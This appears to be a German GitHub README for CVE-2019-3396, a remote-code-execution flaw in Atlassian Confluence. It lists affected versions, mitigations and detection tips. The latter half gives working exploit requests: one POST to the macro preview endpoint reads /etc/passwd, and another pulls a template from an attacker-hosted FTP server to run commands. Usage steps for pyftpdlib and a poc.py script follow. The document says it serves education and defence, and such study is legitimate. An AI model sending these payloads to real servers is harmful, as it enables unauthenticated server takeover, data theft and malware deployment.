CVE-2019-3396
CVE-2019-3396 confluence SSTI RCE
🔎 Was ist CVE-2019-3396?
- Ein kritischer Confluence-Fehler (Atlassian).
- Typ: Template Injection + Path Traversal.
- Risiko: Remote Code Execution (RCE) ohne Anmeldung.
- Status: Aktiv ausgenutzt.
🛑 Betroffene Versionen
- 6.6.0 → 6.6.11 ❌ anfällig
- 6.6.12 ✅ behoben
- 6.12.0 → 6.12.2 ❌ anfällig
- 6.12.3 ✅ behoben
- 6.13.0 → 6.13.2 ❌ anfällig
- 6.13.3 ✅ behoben
- 6.14.0 → 6.14.1 ❌ anfällig
- 6.14.2 ✅ behoben
👉 Konsultieren Sie die offizielle Sicherheitsmitteilung von Atlassian für vollständige Details.
💥 Auswirkungen
- Vollständige Serverübernahme
- Datendiebstahl, Ransomware, Crypto-Miner
- Angreifer können beliebigen Code ausführen
🔐 Gegenmaßnahmen
- ✅ Upgrade auf eine gepatchte Confluence-Version (beste Lösung)
- 🚫 Deaktivieren Sie das Widget Connector-Makro, wenn Sie nicht sofort patchen können
- 🔒 Zugriff einschränken (nur intern, bis behoben)
👀 Erkennung (sichere Tipps)
- Überwachen Sie Logs auf verdächtige Anfragen an macro/preview-Endpunkte
- Achten Sie auf ungewöhnliche Prozesse oder ausgehenden Verkehr
- Verwenden Sie Schwachstellenscanner, um die Version zu bestätigen

📂 Datei lesen
POST /rest/tinymce/1/macro/preview HTTP/2
Host: {***}

{"macro":{"params":{"_template":"file:///etc/passwd"}}}
Befehl ausführen
POST /rest/tinymce/1/macro/preview HTTP/2
Host: ***

{"contentId":"1","macro":{"name":"widget","params":{"_template":"ftp://***:8888/cmd.vm","command":"id"},"body":""}}
Automatisierung
- Laden Sie cmd.vm auf Ihren VPS hoch
- Verwenden Sie FTP oder HTTPS, um einen Link zu dieser cmd.vm-Datei zu erstellen, über
pip install pyftpdlib
python -m pyftpdlib -p  8888
- Aktualisieren Sie die Datei poc.py mit dem neuen Wert für pyftp = "ftp://10.100.10.100:8888/cmd.vm"
python poc.py <url> <cmd>
python poc.py https://ip:port  "id"
⚠️ HINWEIS – Dieses Repository dient nur zu Ausbildungs-, Verteidigungs- und Aufklärungszwecken.
🔗 Referenzen
 kh4sh3i/cve-2019-3396

